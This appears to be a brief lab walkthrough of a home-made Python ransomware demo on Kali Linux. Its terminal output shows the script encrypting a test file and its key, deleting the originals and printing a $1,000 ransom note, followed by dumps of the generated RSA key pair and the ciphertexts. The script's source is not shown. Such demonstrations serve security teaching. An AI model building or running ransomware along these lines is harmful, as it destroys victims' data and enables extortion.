Ransomware attack

First we create a my_secrets.txt file


```
┌──(root㉿kali)-[/home/kali/Desktop/ransomware]
└─# cat my_secrets.txt
This is a secret text file for ransomware it contains many secrets.

┌──(root㉿kali)-[/home/kali/Desktop/ransomware]
└─#
```

Next we just run our [ransomware.py]

```
┌──(root㉿kali)-[/home/kali/Desktop/ransomware]
└─# python ransomware.py
Symmetric key generated and saved to key.txt
writing RSA key
attacker public and private key generated.
my_secrets.txt encrypted to data_cipher.txt
key.txt encrypted to key_cipher.txt
key.txt deleted
my_secrets.txt deleted
Your file important.txt is encrypted. To decrypt it, you need to pay me $1,000 and send key_cipher.txt to
 me.

┌──(root㉿kali)-[/home/kali/Desktop/ransomware]
└─#
```



Now we see that our my_secrets.txt is deleted and encrypted to data_cipher.txt

See our attacker_private and attack_public key pair

```
└─# cat attacker_private.pem
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQDKrSZ0uCzkvA6l
KwqF04iIvOL0UF+4kKS8SBggmLpFpnKXkyeKal341cL24uQKFbhglWxBZBuAkZPI
/bz52xbJvEwBOjG4PnCruFKXORvpWd/0QZCght4QLH3c7W2Hi1I+caERUNFmkh1Y
aeyLYI6dbF0HHvdPm6QSuIBehPXYgXHy/65m6Mxdngw7/pYErHP3gDowkqPhUukg
X/GPzzsvZwebkXvCzjv7LchhDf9RxJEV+KdyXBWsLZuxYoWglSoo16I8/2IEg+wf
6Sep9amuA/LEcc/XuUqvGN36x/DemtLcoVE+ol7CWz6G4UzJHfQD4wryYmkervyw
putmD417AgMBAAECggEAVb+nPwezGr1D1vacV511LSD5RpOAxBYSVISODLCBUrmG
zwFX39R72K0b9RdukqO448gkSpA/oIg3BfjwjKd4fzaW04gbBBAK3GQ6MTfcysAX
JADfX0NgTWh9gczEI+46iCfMFQbj6WkVWFRMW3WpMQppW3tq9/fqFW+RBCxt1UDC
QVo1joPW0EH9lsAHW3AK+48Kc0frANS88mLb7Df0ev9oBzrQus+eV8KKbRdpEeNm
3omrfyiRiMkjuKs1GJTAfjitinBlJlibUNGUIb5BOyZOukV2WaFLqXPIlTHOBfAU
/aLBxmqqQ999ahIgFRcAI9uXGpbCKUNlZqf/dqEtyQKBgQDm75E3pixVPDVoYJZ3
2iduaJAj8/OqUU+QYFuwxY6x3TtoPbOAhgKKhmmAMkQCiVIsud8a35hTg2vik9KX
+41VNmBpL67YVHxqQD+a8VRb8aeceAAAPGEqZZ9xPZJTQQx5CNyb8e995g6AkDNz
0etILvo9WHcdRFmbajPwb2L7kwKBgQDgrGiuMElp24rBoC6xqeBmCgvtkq4o+GCe
GbWm9DKK2qKyUfaFtpAMZ3C88WqD3TFo6qqV4HigHpqP/9aR5+B3rIWQPqG4Ymqy
jJnnwxLGHzqULh0Fb/HNSYoZRV6wpE8Og5R7YZabKsVWSfZfqN8YNz2BHtRzx47q
rjdtoMfneQKBgFSVgpbjYnGFr/ofBn23haHG4qSIgcLsLTwwTuUcNvumkE/J6ak1
bFDYkmPGBWr4aQTAv5rUMrLD/AvtIMFR/Z4sYHumX2AU8czo42MY6VET3dRNj5KG
iwBAYHnVl3au6KacPFFR9+ohDUbBilbtmEPEERvO/zHVCw0FhSiXY6XJAoGBAM11
XRVOGxSvLCj9bzYRf6BQt6++X34gBVsPb8sJrd7FKdugkKye0wRE5BglPZ7w/GpR
j0YYTLdAxV/COlqbje5i2pGadRHFDoXRhj0na1e63zr7IJcEVD/DbILHqVwoJhPD
yFk8WRn09xl98cxxBfODML+PjgGDEPMT9qROUAEhAoGAbClpYHvF7i/VRs9TH9QR
t8mF6cbNJoZ8HO8Ajv37cdS12tWhur2b0lMYFeCO/W1n4ihQAqTzrnwCRUHjn4Fq
6Vly0HzYmUB/cqkhXBMyxfxKZ2SCHrb5Ck+uGr3Pq6XNZQenlO+ezpzBtobOz9R5
wHhaMqlVCvKBDXPgNual2+4=
-----END PRIVATE KEY-----
```

```
┌──(root㉿kali)-[/home/kali/Desktop/ransomware]
└─# cat attacker_public.pem
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAyq0mdLgs5LwOpSsKhdOI
iLzi9FBfuJCkvEgYIJi6RaZyl5Mnimpd+NXC9uLkChW4YJVsQWQbgJGTyP28+dsW
ybxMAToxuD5wq7hSlzkb6Vnf9EGQoIbeECx93O1th4tSPnGhEVDRZpIdWGnsi2CO
nWxdBx73T5ukEriAXoT12IFx8v+uZujMXZ4MO/6WBKxz94A6MJKj4VLpIF/xj887
L2cHm5F7ws47+y3IYQ3/UcSRFfinclwVrC2bsWKFoJUqKNeiPP9iBIPsH+knqfWp
rgPyxHHP17lKrxjd+sfw3prS3KFRPqJewls+huFMyR30A+MK8mJpHq78sKbrZg+N
ewIDAQAB
-----END PUBLIC KEY-----

┌──(root㉿kali)-[/home/kali/Desktop/ransomware]
└─#
```

Lets look at our key_cipher.txt

```
# cat key_cipher.txt
Mh5zJK5n69NpkHxKRaBVUBcCqrcqDon00ba5gPWg0qTmjPt3JoYiyd8BwGzqVkqrcrqMx+dFHcwg6hZKwkP6aSe//Wvw9xZRG06dukTxm
W/Cpjuf0GXbgmFEQwGK9PIwTb6/7Ypi1/1rWJATZ1m5C7P/1/FvOxvaUIGVF4yjhBlZz4+Hkw2t5iuikJ3XF+/uKdooiQLL5aV5UHw5a5
hDq0VWnBpBClvLwI05YkoZjU+dS9q5/LdFLa0s2OoooLJTaSpk2yL6jN+weWeML5+AO6q0LWu7BM5sPFhK6bX+T6eh0YOGMbYAc0gV06P
ZKzkIw8Pu2zOqEwA0ii0IGSM0Gg==
┌──(root㉿kali)-[/home/kali/Desktop/ransomware]
```

We should also look at our data_cipher.txt

```
┌──(root㉿kali)-[/home/kali/Desktop/ransomware]
└─# cat data_cipher.txt
TiT4J9YV6Rbl8SKlUjuc6pQWEhKCEOmP615Qz4Bt7ViEsGRSgSqTFrSk37DFruB6
Sc/s1qRSAnLBssnFx7otlKkoqrfCBmVk8E2pPVJeJQw=

┌──(root㉿kali)-[/home/kali/Desktop/ransomware]
└─#
```

Everything is now encrypted

And it shows that the ransomware worked as the files are deleted and they have to pay $$ to recover the files.